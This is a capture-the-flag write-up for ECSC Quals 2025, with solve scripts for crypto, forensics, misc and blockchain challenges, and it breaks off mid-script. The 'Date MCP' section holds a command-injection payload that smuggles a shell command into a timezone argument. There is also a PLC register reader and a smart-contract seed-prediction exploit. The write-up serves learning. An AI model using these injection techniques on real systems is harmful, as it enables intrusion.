***A black text on a white background

AI-generated content may be incorrect.A blue and white logo

AI-generated content may be incorrect.1C3GH3TT0 – JUKE***

***WRITEUPS***

ECSC QUALS 2025

A screenshot of a video game

AI-generated content may be incorrect.

Categories

[Crypto 3](#_Toc203244048)

[The Truth 3](#_Toc203244049)

[This is different 4](#_Toc203244050)

[Gamble Auction 7](#_Toc203244051)

[Forensics 13](#_Toc203244052)

[Volatile Expert Pt. 1 13](#_Toc203244053)

[Volatile Expert Pt. 2 13](#_Toc203244054)

[Volatile Expert Pt. 3 13](#_Toc203244055)

[Volatile Expert Pt. 4 14](#_Toc203244056)

[Volatile Expert Pt. 5 14](#_Toc203244057)

[Volatile Expert Pt. 6 14](#_Toc203244058)

[Hive Heist 15](#_Toc203244059)

[HexCell Hunt 15](#_Toc203244060)

[Cursed Locker 15](#_Toc203244061)

[Misc 17](#_Toc203244062)

[CalculAItor 17](#_Toc203244063)

[Date MCP 17](#_Toc203244064)

[Holding Secrets 18](#_Toc203244065)

[Pot Pouri 20](#_Toc203244066)

[High-Low 25](#_Toc203244067)

[Blackjack 26](#_Toc203244068)

[Pwn 33](#_Toc203244069)

[Log Recorder 33](#_Toc203244070)

[Station Maintenace 34](#_Toc203244071)

[Reverse 35](#_Toc203244072)

[Anti-tricks 35](#_Toc203244073)

[Just a Key 35](#_Toc203244074)

[Web 39](#_Toc203244075)

[Memes 39](#_Toc203244076)

[The Missing Essence 39](#_Toc203244077)

# Crypto

## The Truth

Started with the known part of the flag “ECSC” and replaced all the references. Keep guessing some words until it makes sense and finally:

1. # Emoji to letter mapping

2. emoji\_map = {

3. "👽": "E",

4. "🎸": "C",

5. "💀": "S",

6. "💯": "T",

7. "🥁": "H",

8. "🎭": "R",

9. "🚀": "U",

10. "🕺": "P",

11. "🙄": "K",

12. "🎵": "W",

13. "😴": "A",

14. "🎤": "Q",

15. "🤠": "N",

16. "😂": "O",

17. "🤗": "Y",

18. "💥": "B",

19. "🔮": "D",

20. "😎": "L",

21. "🎯": "I",

22. "🥳": "F",

23. "👻": "V",

24. "😏": "M",

25. }

26.

27. # Encrypted message (copy your full emoji message here)

28. encrypted\_message = '''<emoji output here>'''

48.

49. # Replace emojis with corresponding letters

50. for emoji, letter in emoji\_map.items():

51. encrypted\_message = encrypted\_message.replace(emoji, letter)

52.

53. # Print the decrypted (partially) message

54. print(encrypted\_message)

A screenshot of a computer screen

AI-generated content may be incorrect.

## This is different

Solve script:

1. #!/usr/bin/env python3

2. import socket

3. import time

4. import re

5.

6. def solve\_challenge():

7. """Solve the challenge by exploiting the server's behavior"""

8. host = "challenge.hackthat.site"

9. port = 56892

10.

11. print(f"Connecting to {host}:{port}")

12.

13. try:

14. sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

15. sock.connect((host, port))

16. sock.settimeout(5)

17.

18. # Read initial banner

19. time.sleep(0.5)

20. initial\_data = sock.recv(4096).decode('utf-8', errors='ignore')

21. print(f"Initial banner: {initial\_data}")

22.

23. # The key insight: we need to make the server show us the magic\_ct

24. # and then immediately provide it back in the same connection

25.

26. # Method: Use a timing/buffer approach to read all the server output

27. print("Sending option 2...")

28. sock.send(b'2\n')

29. time.sleep(0.2)

30.

31. # Read the prompt

32. prompt = sock.recv(1024).decode('utf-8', errors='ignore')

33. print(f"Server prompt: {prompt}")

34.

35. # Send wrong input first to see the magic\_ct

36. print("Sending wrong input to reveal magic\_ct...")

37. sock.send(b'wrong\n')

38. time.sleep(0.3)

39.

40. # Read the response which should contain the magic\_ct

41. response = ""

42. try:

43. while True:

44. chunk = sock.recv(1024).decode('utf-8', errors='ignore')

45. response += chunk

46. if not chunk or len(response) > 500:

47. break

48. except socket.timeout:

49. pass

50.

51. print(f"Response after wrong input: {response}")

52.

53. # Extract the magic\_ct (should be 32 hex chars)

54. hex\_matches = re.findall(r'[0-9a-fA-F]{32}', response)

55.

56. magic\_ct = None

57. for match in hex\_matches:

58. if match != 'wrong': # Skip our input

59. magic\_ct = match.lower()

60. break

61.

62. if not magic\_ct:

63. print("Could not find magic\_ct!")

64. # Try shorter hex strings

65. hex\_matches = re.findall(r'[0-9a-fA-F]{16,}', response)

66. print(f"All hex strings found: {hex\_matches}")

67. if hex\_matches:

68. magic\_ct = hex\_matches[0].lower()

69.

70. if not magic\_ct:

71. print("Failed to extract magic\_ct")

72. return

73.

74. print(f"Found magic\_ct: {magic\_ct}")

75.

76. # Check if we can still interact with this connection

77. # The server might have closed after wrong input

78. try:

79. # Try to send option 2 again

80. sock.send(b'2\n')

81. time.sleep(0.2)

82. next\_prompt = sock.recv(1024).decode('utf-8', errors='ignore')

83. print(f"Next prompt: {next\_prompt}")

84.

85. # Send the correct magic\_ct

86. print(f"Sending correct magic\_ct: {magic\_ct}")

87. sock.send(magic\_ct.encode() + b'\n')

88. time.sleep(0.5)

89.

90. # Read final response

91. final\_response = ""

92. try:

93. while True:

94. chunk = sock.recv(1024).decode('utf-8', errors='ignore')

95. final\_response += chunk

96. if not chunk or 'ECSC{' in final\_response:

97. break

98. except socket.timeout:

99. pass

100.

101. print(f"Final response: {final\_response}")

102.

103. # Look for the flag

104. flag\_match = re.search(r'ECSC\{[^}]+\}', final\_response)

105. if flag\_match:

106. print(f"SUCCESS! FLAG: {flag\_match.group(0)}")

107. return

108.

109. except Exception as e:

110. print(f"Connection might be closed: {e}")

111.

112. # If single connection failed, try reconnecting with the magic\_ct

113. print("Trying with new connection...")

114. sock.close()

115.

116. sock2 = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

117. sock2.connect((host, port))

118. sock2.settimeout(5)

119.

120. # Skip banner

121. time.sleep(0.5)

122. sock2.recv(4096)

123.

124. # Send option 2

125. sock2.send(b'2\n')

126. time.sleep(0.2)

127. sock2.recv(1024) # Read prompt

128.

129. # Send the magic\_ct we found

130. print(f"Sending magic\_ct to new connection: {magic\_ct}")

131. sock2.send(magic\_ct.encode() + b'\n')

132. time.sleep(0.5)

133.

134. # Read response

135. final\_response2 = ""

136. try:

137. while True:

138. chunk = sock2.recv(1024).decode('utf-8', errors='ignore')

139. final\_response2 += chunk

140. if not chunk or 'ECSC{' in final\_response2:

141. break

142. except socket.timeout:

143. pass

144.

145. print(f"Final response from new connection: {final\_response2}")

146.

147. # Look for flag

148. flag\_match = re.search(r'ECSC\{[^}]+\}', final\_response2)

149. if flag\_match:

150. print(f"SUCCESS! FLAG: {flag\_match.group(0)}")

151. else:

152. print("Still no flag found")

153.

154. sock2.close()

155.

156. except Exception as e:

157. print(f"Error: {e}")

158. import traceback

159. traceback.print\_exc()

160.

161. if \_\_name\_\_ == "\_\_main\_\_":

162. solve\_challenge()

163.

After running the script:

A screenshot of a computer

AI-generated content may be incorrect.

## Gamble Auction

Solve script:

1. #!/usr/bin/env python3

2. import socket

3. import re

4. import time

5. import sys

6.

7. HOST = 'challenge.hackthat.site'

8. PORT = 35182

9. BITS\_PER\_CHUNK = 10 \* 8

10. CHUNK\_SIZE = 10 # 10 bytes per chunk

11.

12. def send\_recv(s, cmd, pause=0.2, retries=3):

13. """Send command and receive response with better error handling"""

14. for attempt in range(retries):

15. try:

16. s.sendall(cmd.encode() + b'\n')

17. time.sleep(pause)

18.

19. # Try to receive data multiple times to get complete response

20. response = b''

21. start\_time = time.time()

22. while time.time() - start\_time < 2.0: # 2 second timeout

23. try:

24. data = s.recv(8192)

25. if data:

26. response += data

27. # Check if we got a complete response

28. if b'\n' in response or len(response) > 100:

29. break

30. time.sleep(0.1)

31. except socket.timeout:

32. break

33.

34. if response:

35. return response.decode('utf-8', errors='ignore')

36.

37. except Exception as e:

38. print(f"[!] Communication error (attempt {attempt+1}): {e}")

39. if attempt < retries - 1:

40. time.sleep(0.5)

41. else:

42. raise

43.

44. return ""

45.

46. def wait\_for\_stability(s, seconds=0.5):

47. """Wait and clear any pending data"""

48. time.sleep(seconds)

49. try:

50. s.settimeout(0.1)

51. while True:

52. data = s.recv(8192)

53. if not data:

54. break

55. except socket.timeout:

56. pass

57. finally:

58. s.settimeout(5)

59.

60. def main():

61. s = socket.socket()

62. s.settimeout(5)

63.

64. try:

65. s.connect((HOST, PORT))

66. print("[\*] Connected to server")

67.

68. # Read initial prompt with multiple attempts

69. initial\_data = b''

70. for \_ in range(5):

71. try:

72. data = s.recv(4096)

73. if data:

74. initial\_data += data

75. if b'\n' in data:

76. break

77. except socket.timeout:

78. pass

79. time.sleep(0.1)

80.

81. print(initial\_data.decode('utf-8', errors='ignore'))

82. wait\_for\_stability(s)

83.

84. # Get public key parameters with retries

85. n, g = None, None

86. for attempt in range(10):

87. print(f"[\*] Attempting to get public key info (attempt {attempt+1})...")

88. info = send\_recv(s, "info", pause=0.3)

89. print(f"[DEBUG] Info response: {info[:200]}...")

90.

91. n\_match = re.search(r'Public Key \(n\):\s\*(\d+)', info)

92. g\_match = re.search(r'Generator \(g\):\s\*(\d+)', info)

93.

94. if n\_match and g\_match:

95. n = int(n\_match.group(1))

96. g = int(g\_match.group(1))

97. print(f"[\*] Successfully extracted: n={n}, g={g}")

98. break

99. else:

100. print(f"[!] Failed to extract public key parameters, retrying...")

101. wait\_for\_stability(s, 1)

102.

103. if n is None or g is None:

104. print("[!] Could not extract public key parameters")

105. return

106.

107. n2 = n \* n

108.

109. # Calculate modular inverse of 2 more safely

110. try:

111. inv2 = pow(2, -1, n)

112. except ValueError:

113. # Fallback using extended euclidean algorithm

114. def extended\_gcd(a, b):

115. if a == 0:

116. return b, 0, 1

117. gcd, x1, y1 = extended\_gcd(b % a, a)

118. x = y1 - (b // a) \* x1

119. y = x1

120. return gcd, x, y

121.

122. gcd, x, y = extended\_gcd(2, n)

123. if gcd != 1:

124. print(f"[!] 2 and n are not coprime! gcd = {gcd}")

125. return

126. inv2 = x % n

127.

128. print(f"[\*] inv2 = {inv2}")

129.

130. # Get initial ciphertexts for all items

131. print("[\*] Getting item list...")

132. list\_output = send\_recv(s, "list", pause=0.3)

133. print(f"[DEBUG] List output: {list\_output[:300]}...")

134.

135. items = []

136. for line in list\_output.splitlines():

137. if '- Item ID' in line and ':' in line:

138. try:

139. c = int(line.split(':')[1].strip())

140. items.append(c)

141. except (ValueError, IndexError) as e:

142. print(f"[!] Error parsing line: {line}, error: {e}")

143.

144. print(f"[\*] Found {len(items)} items: {items}")

145.

146. if not items:

147. print("[!] No items found!")

148. return

149.

150. flag\_chunks = []

151.

152. for item\_id, c0 in enumerate(items):

153. print(f"\n[\*] Recovering chunk {item\_id} (initial ciphertext: {c0})...")

154. current\_c = c0

155. bits = []

156.

157. for bit\_i in range(BITS\_PER\_CHUNK):

158. print(f"[\*] Extracting bit {bit\_i+1}/{BITS\_PER\_CHUNK}...")

159.

160. # Reset item to initial ciphertext

161. retract\_resp = send\_recv(s, f"retract {item\_id}", pause=0.2)

162. print(f"[DEBUG] Retract response: {retract\_resp.strip()}")

163.

164. # Compute bid to set ciphertext to current\_c

165. try:

166. inv\_c0 = pow(c0, -1, n2)

167. x = (current\_c \* inv\_c0) % n2

168. except ValueError as e:

169. print(f"[!] Error computing modular inverse: {e}")

170. continue

171.

172. bid\_resp = send\_recv(s, f"bid {item\_id} {x}", pause=0.2)

173. print(f"[DEBUG] Bid response: {bid\_resp.strip()}")

174.

175. # Guess parity "even"

176. guess\_resp = send\_recv(s, f"guess {item\_id} even", pause=0.2)

177. print(f"[DEBUG] Guess response: {guess\_resp.strip()}")

178.

179. # Determine parity bit from response

180. if "Correct guess" in guess\_resp or "correct" in guess\_resp.lower():

181. b = 0 # even

182. else:

183. b = 1 # odd

184.

185. bits.append(b)

186. print(f"[\*] Bit {bit\_i+1:02d}: {b}")

187.

188. # Compute E(-b) = g^(-b mod n) mod n^2

189. a = (-b) % n

190. if a == 0:

191. E\_a = 1

192. else:

193. E\_a = pow(g, a, n2)

194.

195. # Update ciphertext for next bit: (current\_c \* E(-b))^(inv2) mod n^2

196. temp = (current\_c \* E\_a) % n2

197. current\_c = pow(temp, inv2, n2)

198.

199. # Add small delay to avoid overwhelming the server

200. time.sleep(0.1)

201.

202. # Convert bits to bytes (assuming LSB first)

203. m = 0

204. for i, bit in enumerate(bits):

205. m |= bit << i

206.

207. # Convert to bytes

208. try:

209. full = m.to\_bytes(CHUNK\_SIZE, 'big')

210. chunk\_bytes = full.lstrip(b'\x00')

211. print(f"[\*] Recovered chunk {item\_id}: {chunk\_bytes!r}")

212. flag\_chunks.append(chunk\_bytes)

213. except OverflowError:

214. print(f"[!] Error converting bits to bytes for chunk {item\_id}")

215. flag\_chunks.append(b'')

216.

217. print("\n[\*] Recovered chunks:")

218. for i, chunk in enumerate(flag\_chunks):

219. print(f"Chunk {i}: {chunk!r}")

220.

221. print("\n[\*] Combined raw bytes:")

222. flag = b''.join(flag\_chunks)

223. print(f"Raw: {flag!r}")

224.

225. # Try to decode as text

226. try:

227. decoded = flag.decode('utf-8', errors='ignore')

228. print(f"Decoded: {decoded}")

229. except:

230. print("Could not decode as UTF-8")

231.

232. # Try to find flag pattern

233. flag\_str = flag.decode('utf-8', errors='ignore')

234. if 'flag{' in flag\_str.lower() or 'htb{' in flag\_str.lower():

235. print(f"[\*] Potential flag found: {flag\_str}")

236.

237. except Exception as e:

238. print(f"[!] Error: {e}")

239. import traceback

240. traceback.print\_exc()

241.

242. finally:

243. s.close()

244.

245. if \_\_name\_\_ == "\_\_main\_\_":

246. main()

247.

After running for like 10-15 minutes it gave the flag.

# Forensics

## Volatile Expert Pt. 1

Opened the mem.elf file using notepad and found the version:

A black background with white text

AI-generated content may be incorrect.

Then I tried to find the vmlinux needed online but no luck so started searching on terminal using ChatGPT. After lots of tries and after breaking the vm, I finally found the correct command:

A close-up of a computer code

AI-generated content may be incorrect.

Then converted the file to symbols using dwarf2json command and added it in the volatility folder.

## Volatile Expert Pt. 2

A screenshot of a computer code

AI-generated content may be incorrect.

## Volatile Expert Pt. 3

A computer code with black text

AI-generated content may be incorrect.

## Volatile Expert Pt. 4

Inside the volshell:

A computer screen shot of a computer code

AI-generated content may be incorrect.

## Volatile Expert Pt. 5

Inside the volshell:

A computer code with black text

AI-generated content may be incorrect.

Asked ChatGPT to reverse my findings:

A black screen with white text

AI-generated content may be incorrect.

## Volatile Expert Pt. 6

Inside the volshell:

A screenshot of a computer code


AI-generated content may be incorrect.

## Hive Heist

Just opened the file in Notepad and searched the text in the end.

## HexCell Hunt

Opened the SYSTEM file using Registry Explorer and noticed Skew1. Then opened the file again on a hex editor, searched for “Skew1” and found it here:



Then gave this hex part to ChatGPT and it calculated and gave back the flag:  
A black rectangle with white text

AI-generated content may be incorrect.

## Cursed Locker

This challenge was similar to “Bitlocker 2” of “PicoCTF 2025”, so I got my writeup for that and changed it a bit.

A black rectangular object with white text

AI-generated content may be incorrect.

A computer screen shot of a computer error

AI-generated content may be incorrect.

A black screen with white text

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A black screen with white text

AI-generated content may be incorrect.

Searched in the strings of the “dislocker-file” and got the flag.

# Misc

## CalculAItor



## Date MCP

With the help of ChatGPT I created a script and tried payloads, until the one worked:

1. #!/usr/bin/env python3

2. import re

3. import json

4. import requests

5. from sseclient import SSEClient

6.

7. # 1) Start SSE and grab session\_id

8. session = requests.Session()

9. sse\_url = "http://challenge.hackthat.site:43130/sse"

10. messages = SSEClient(sse\_url, session=session)

11. first = next(messages).data

12. m = re.search(r"session\_id=([a-f0-9]+)", first)

13. if not m:

14. raise SystemExit("❌ Couldn't get session\_id")

15. sid = m.group(1)

16. post\_url = f"http://challenge.hackthat.site:43130/messages/?session\_id={sid}"

17.

18. # 2) Initialize MCP

19. init = {

20. "jsonrpc":"2.0","id":1,"method":"initialize",

21. "params":{

22. "protocolVersion":"2024-11-05",

23. "capabilities":{},

24. "clientInfo":{"name":"challenge\_solution","version":"1.0"}

25. }

26. }

27. session.post(post\_url, json=init)

28. # wait for init reply

29. for msg in messages:

30. data = json.loads(msg.data)

31. if data.get("id")==1:

32. # send initialized notification

33. session.post(post\_url, json={"jsonrpc":"2.0","method":"notifications/initialized"})

34. break

35.

36. # 3) Exploit: call get\_current\_time with injection

37. # Note: no literal spaces allowed, so we use ${IFS} to stand in for a space.

38. injection = 'Europe/Athens";cat${IFS}flag.txt;#'

39. cat\_call = {

40. "jsonrpc":"2.0","id":2,"method":"tools/call",

41. "params":{

42. "name":"get\_current\_time",

43. "arguments":{"tz": injection}

44. }

45. }

46. session.post(post\_url, json=cat\_call)

47.

48. # 4) Listen for the tool’s result (either an "id":2 result or a tools/result notification)

49. flag = None

50. for msg in messages:

51. try:

52. pkt = json.loads(msg.data)

53. except json.JSONDecodeError:

54. continue

55.

56. # Case A: direct JSON‑RPC reply

57. if pkt.get("id")==2 and "result" in pkt:

58. out = pkt["result"]

59.

60. # Case B: a tools/result notification

61. elif pkt.get("method")=="tools/result" and pkt.get("params",{}).get("id")==2:

62. out = pkt["params"]["result"]

63.

64. else:

65. continue

66.

67. # out might be a string or a more structured object.

68. text = out if isinstance(out, str) else json.dumps(out)

69.

70. # Search for our ECSC flag

71. m2 = re.search(r"(ECSC\{.\*?\})", text)

72. if m2:

73. flag = m2.group(1)

74. print("Flag found:", flag)

75. else:

76. print("No flag in tool output. Raw output:")

77. print(text)

78. break

79.

80. if not flag:

81. print("Exploit ran but flag not located.")

Got the flag:  


## Holding Secrets

With the help of ChatGPT I searched through the registers, until I found the correct ones:

1. from pymodbus.client import ModbusTcpClient

2. from pymodbus.exceptions import ModbusException

3.

4. # Define the target

5. IP = "challenge.hackthat.site"

6. PORT = 37824

7. SLAVE\_ID = 1 # Slave ID that worked for you

8.

9. # Connect to the PLC

10. client = ModbusTcpClient(IP, port=PORT)

11.

12. try:

13. if client.connect():

14. print("Connected to PLC")

15. flag\_parts = []

16.

17. # Start reading from address 1000 and continue until we find the complete flag

18. start\_address = 1000

19. while True:

20. print(f"\nReading 50 holding registers starting at address {start\_address}")

21. result = client.read\_holding\_registers(address=start\_address, count=50, slave=SLAVE\_ID)

22.

23. if not result.isError():

24. registers = result.registers

25. print("Register values:", registers)

26.

27. # Decode as ASCII (mask to 8 bits for each register)

28. current\_part = ''.join(chr(r & 0xFF) for r in registers if 32 <= (r & 0xFF) <= 126)

29.

30. if current\_part:

31. print("ASCII decoded:", current\_part)

32. flag\_parts.append(current\_part)

33.

34. # Check if we've found the closing brace

35. if '}' in current\_part:

36. break

37. else:

38. print("No printable ASCII characters found")

39. # If we hit a block with no printable characters, we might have passed the flag

40. break

41.

42. start\_address += 50 # Move to the next block

43. else:

44. print("Error reading registers:", result)

45. break

46.

47. # Combine all flag parts

48. full\_flag = ''.join(flag\_parts)

49. print("\n=== FLAG ===")

50. print(full\_flag)

51.

52. else:

53. print("Failed to connect to PLC")

54. except ModbusException as e:

55. print("Modbus error:", e)

56. finally:

57. client.close()

58.

Output:

A computer screen shot of a black screen

AI-generated content may be incorrect.

## Pot Pouri

Solve script:

1. #!/usr/bin/env python3

2. import socket

3. import re

4.

5. def decode\_uart(bits):

6. result = ''

7. i = 0

8. while i + 10 <= len(bits):

9. if bits[i] != '0': # Start bit must be 0

10. i += 1

11. continue # Resync until start bit found

12. byte\_bits = bits[i+1:i+9][::-1] # Data bits LSB first

13. char = chr(int(byte\_bits, 2))

14. result += char

15. i += 10 # Move to next frame

16. return result

17.

18. def decode\_manchester(bits):

19. """Decode Manchester encoding - try both conventions"""

20. candidates = []

21.

22. # Method 1: 01 -> 0, 10 -> 1 (IEEE 802.3 convention)

23. decoded\_bits = ''

24. for i in range(0, len(bits) - 1, 2):

25. pair = bits[i:i+2]

26. if pair == '01':

27. decoded\_bits += '0'

28. elif pair == '10':

29. decoded\_bits += '1'

30.

31. result = bits\_to\_ascii(decoded\_bits)

32. if result:

33. candidates.append(result)

34.

35. # Method 2: 10 -> 0, 01 -> 1 (G.E. Thomas convention)

36. decoded\_bits = ''

37. for i in range(0, len(bits) - 1, 2):

38. pair = bits[i:i+2]

39. if pair == '10':

40. decoded\_bits += '0'

41. elif pair == '01':

42. decoded\_bits += '1'

43.

44. result = bits\_to\_ascii(decoded\_bits)

45. if result:

46. candidates.append(result)

47.

48. # Return the best candidate

49. if candidates:

50. return max(candidates, key=lambda x: len([c for c in x if c.isalnum() or c in ' .,!?']))

51.

52. return ''

53.

54. def decode\_nrzi(bits):

55. """Decode NRZ-I (Non-Return-to-Zero Inverted) encoding"""

56. if not bits:

57. return ''

58.

59. # Try different NRZI interpretations and return the best one

60. candidates = []

61.

62. # Method 1: Standard NRZI - transition = 1, no transition = 0

63. decoded\_bits = ''

64. prev\_bit = bits[0]

65. for i in range(1, len(bits)):

66. current\_bit = bits[i]

67. if current\_bit != prev\_bit:

68. decoded\_bits += '1'

69. else:

70. decoded\_bits += '0'

71. prev\_bit = current\_bit

72.

73. result = bits\_to\_ascii(decoded\_bits)

74. if result:

75. candidates.append(result)

76.

77. # Method 2: Include first bit as data, then apply NRZI

78. decoded\_bits = bits[0]

79. prev\_bit = bits[0]

80. for i in range(1, len(bits)):

81. current\_bit = bits[i]

82. if current\_bit != prev\_bit:

83. decoded\_bits += '1'

84. else:

85. decoded\_bits += '0'

86. prev\_bit = current\_bit

87.

88. result = bits\_to\_ascii(decoded\_bits)

89. if result:

90. candidates.append(result)

91.

92. # Method 3: Inverted logic - no transition = 1, transition = 0

93. decoded\_bits = ''

94. prev\_bit = bits[0]

95. for i in range(1, len(bits)):

96. current\_bit = bits[i]

97. if current\_bit != prev\_bit:

98. decoded\_bits += '0'

99. else:

100. decoded\_bits += '1'

101. prev\_bit = current\_bit

102.

103. result = bits\_to\_ascii(decoded\_bits)

104. if result:

105. candidates.append(result)

106.

107. # Method 4: Inverted with first bit

108. decoded\_bits = ('1' if bits[0] == '0' else '0') # Invert first bit

109. prev\_bit = bits[0]

110. for i in range(1, len(bits)):

111. current\_bit = bits[i]

112. if current\_bit != prev\_bit:

113. decoded\_bits += '0'

114. else:

115. decoded\_bits += '1'

116. prev\_bit = current\_bit

117.

118. result = bits\_to\_ascii(decoded\_bits)

119. if result:

120. candidates.append(result)

121.

122. # Method 5: Direct differential decoding

123. decoded\_bits = bits[0] # Start with first bit

124. for i in range(1, len(bits)):

125. # XOR current with previous to get data bit

126. data\_bit = str(int(bits[i]) ^ int(bits[i-1]))

127. decoded\_bits += data\_bit

128.

129. result = bits\_to\_ascii(decoded\_bits)

130. if result:

131. candidates.append(result)

132.

133. # Return the candidate with the most printable characters

134. if candidates:

135. return max(candidates, key=lambda x: len([c for c in x if c.isalnum() or c in ' .,!?']))

136.

137. return ''

138.

139. def bits\_to\_ascii(bits):

140. """Convert bit string to ASCII, handling different alignments"""

141. results = []

142.

143. # Try different starting positions in case of misalignment

144. for offset in range(min(8, len(bits))):

145. result = ''

146. for i in range(offset, len(bits), 8):

147. if i + 8 <= len(bits):

148. byte = bits[i:i+8]

149. try:

150. char = chr(int(byte, 2))

151. if 32 <= ord(char) <= 126: # Printable ASCII

152. result += char

153. else:

154. break # Stop if we hit non-printable

155. except:

156. break

157. if result:

158. results.append(result)

159.

160. # Return the longest valid result

161. return max(results, key=len) if results else ''

162.

163. def decode\_hamming\_7\_4(bits):

164. """Decode Hamming (7,4) error-correcting code"""

165. result = ''

166.

167. # Process in 7-bit chunks

168. for i in range(0, len(bits), 7):

169. if i + 7 > len(bits):

170. break

171.

172. chunk = bits[i:i+7]

173. if len(chunk) != 7:

174. continue

175.

176. # Hamming (7,4) positions: p1 p2 d1 p4 d2 d3 d4

177. # Parity bits at positions 1, 2, 4 (0-indexed: 0, 1, 3)

178. # Data bits at positions 3, 5, 6, 7 (0-indexed: 2, 4, 5, 6)

179.

180. p1, p2, d1, p4, d2, d3, d4 = [int(b) for b in chunk]

181.

182. # Check parity and correct if needed

183. s1 = p1 ^ d1 ^ d2 ^ d4 # Parity check 1

184. s2 = p2 ^ d1 ^ d3 ^ d4 # Parity check 2

185. s4 = p4 ^ d2 ^ d3 ^ d4 # Parity check 4

186.

187. error\_pos = s1 \* 1 + s2 \* 2 + s4 \* 4

188.

189. if error\_pos != 0:

190. # Correct the error (flip the bit at error\_pos - 1)

191. chunk\_list = list(chunk)

192. chunk\_list[error\_pos - 1] = '1' if chunk\_list[error\_pos - 1] == '0' else '0'

193. p1, p2, d1, p4, d2, d3, d4 = [int(b) for b in chunk\_list]

194.

195. # Extract the 4 data bits

196. data\_bits = f"{d1}{d2}{d3}{d4}"

197. result += data\_bits

198.

199. # Convert result to ASCII

200. ascii\_result = ''

201. for i in range(0, len(result), 8):

202. if i + 8 <= len(result):

203. byte = result[i:i+8]

204. try:

205. char = chr(int(byte, 2))

206. if 32 <= ord(char) <= 126: # Printable ASCII

207. ascii\_result += char

208. except:

209. continue

210.

211. return ascii\_result

212.

213. def solve\_challenge():

214. host = 'challenge.hackthat.site'

215. port = 59184

216.

217. try:

218. sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

219. sock.settimeout(30)

220. sock.connect((host, port))

221.

222. # Read initial welcome message

223. data = sock.recv(4096).decode('utf-8', errors='ignore')

224. print(data)

225.

226. round\_count = 0

227.

228. while True:

229. # Read the challenge

230. data = sock.recv(4096).decode('utf-8', errors='ignore')

231. if not data:

232. break

233.

234. print(f"Received: {data}")

235.

236. # Parse the round info - handle different format variations

237. round\_match = re.search(r'\[Round (\d+)/100\] \[([^\]]+)\] ([01]+)', data)

238. if not round\_match:

239. print("Could not parse round info")

240. continue

241.

242. round\_num = round\_match.group(1)

243. encoding = round\_match.group(2)

244. bits = round\_match.group(3)

245.

246. print(f"Round {round\_num}, Encoding: {encoding}, Bits: {bits}")

247.

248. # Decode based on the encoding type

249. decoded = ''

250. if 'Manchester' in encoding:

251. decoded = decode\_manchester(bits)

252. elif 'NRZI' in encoding or 'NRZ-I' in encoding:

253. decoded = decode\_nrzi(bits)

254. elif 'UART' in encoding:

255. decoded = decode\_uart(bits)

256. elif 'Hamming' in encoding:

257. decoded = decode\_hamming\_7\_4(bits)

258.

259. # If decoding failed, try direct binary interpretation

260. if not decoded:

261. print(f"Primary decoding failed for {encoding}, trying direct binary...")

262. decoded = bits\_to\_ascii(bits)

263. if decoded:

264. print(f"Direct binary worked: '{decoded}'")

265.

266. print(f"Decoded: '{decoded}'")

267.

268. # Send the decoded message

269. response = decoded + '\n'

270. sock.send(response.encode())

271.

272. round\_count += 1

273.

274. # Check for completion or error

275. result = sock.recv(1024).decode('utf-8', errors='ignore')

276. print(f"Result: {result.strip()}")

277.

278. if 'Correct!' not in result:

279. print("Incorrect answer or session ended")

280. break

281.

282. if round\_count >= 100:

283. # Look for final message

284. final\_data = sock.recv(4096).decode('utf-8', errors='ignore')

285. print(f"Final result: {final\_data}")

286. break

287.

288. except Exception as e:

289. print(f"Error: {e}")

290. finally:

291. sock.close()

292.

293. if \_\_name\_\_ == "\_\_main\_\_":

294. solve\_challenge()

295.

## High-Low

Simple command injection:

A computer screen with white text

AI-generated content may be incorrect.

I could run one command at the time since only the first input was vulnerable, so I ran again to view the flag:

A computer screen with white text

AI-generated content may be incorrect.

## Blackjack

I successfully managed to predict every round outcome so after that it was easy to complete the script:

1. (async () => {

2. const web3 = new Web3(new Web3.providers.HttpProvider(

3. new URL(window.location.href).origin + "/blockchain"

4. ));

5. const contractInstance = new web3.eth.Contract(

6. contract.options.jsonInterface,

7. contract.options.address

8. );

9. web3.eth.accounts.wallet.add(account);

10.

11. async function fetchSeed() {

12. return BigInt(await web3.eth.getStorageAt(contractInstance.options.address, 5));

13. }

14.

15. function keccak(s) {

16. return BigInt(web3.utils.soliditySha3({ t: 'uint256', v: s.toString() }));

17. }

18.

19. function drawCard(seed) {

20. const newSeed = keccak(seed);

21. return [newSeed, Number(newSeed % 13n) + 1];

22. }

23.

24. // ----

25. function calculateScore(cards) {

26. let total = 0, aces = 0;

27. for (let card of cards) {

28. if (card === 1) { total += 11; aces++; }

29. else { total += Math.min(10, card); }

30. }

31. while (total > 21 && aces > 0) {

32. total -= 10; aces--;

33. }

34. return total;

35. }

36.

37. // Simulate the game with optimal strategy

38. function simulateGame(seed) {

39. let currentSeed = seed;

40.

41. // Simulate betting

42. const [seed1, dealerCard] = drawCard(currentSeed);

43. const [seed2, playerCard1] = drawCard(seed1);

44. const [seed3, playerCard2] = drawCard(seed2);

45.

46. currentSeed = seed3;

47.

48. let dealerCards = [dealerCard];

49. let playerCards = [playerCard1, playerCard2];

50. let playerScore = calculateScore(playerCards);

51.

52. // Instant win on blackjack

53. if (playerScore === 21) {

54. return {

55. canWin: true,

56. strategy: 'natural',

57. actions: []

58. };

59. }

60.

61. // Find optimal moves

62. function findOptimalMoves(currentSeed, playerCards, dealerCards) {

63. const currentPlayerScore = calculateScore(playerCards);

64.

65. // If busted, we lose

66. if (currentPlayerScore > 21) {

67. return { canWin: false, actions: [] };

68. }

69.

70. // Try standing first

71. const standResult = simulateStand(currentSeed, currentPlayerScore, dealerCards);

72. if (standResult.canWin) {

73. return { canWin: true, actions: ['stand'] };

74. }

75.

76. // Try hitting

77. const [hitSeed, hitCard] = drawCard(currentSeed);

78. const newPlayerCards = [...playerCards, hitCard];

79. const newPlayerScore = calculateScore(newPlayerCards);

80.

81. if (newPlayerScore <= 21) {

82. const hitResult = findOptimalMoves(hitSeed, newPlayerCards, dealerCards);

83. if (hitResult.canWin) {

84. return { canWin: true, actions: ['hit', ...hitResult.actions] };

85. }

86. }

87.

88. return { canWin: false, actions: [] };

89. }

90.

91. function simulateStand(standSeed, playerScore, dealerCards) {

92. let dealerScore = calculateScore(dealerCards);

93. let currentSeed = standSeed;

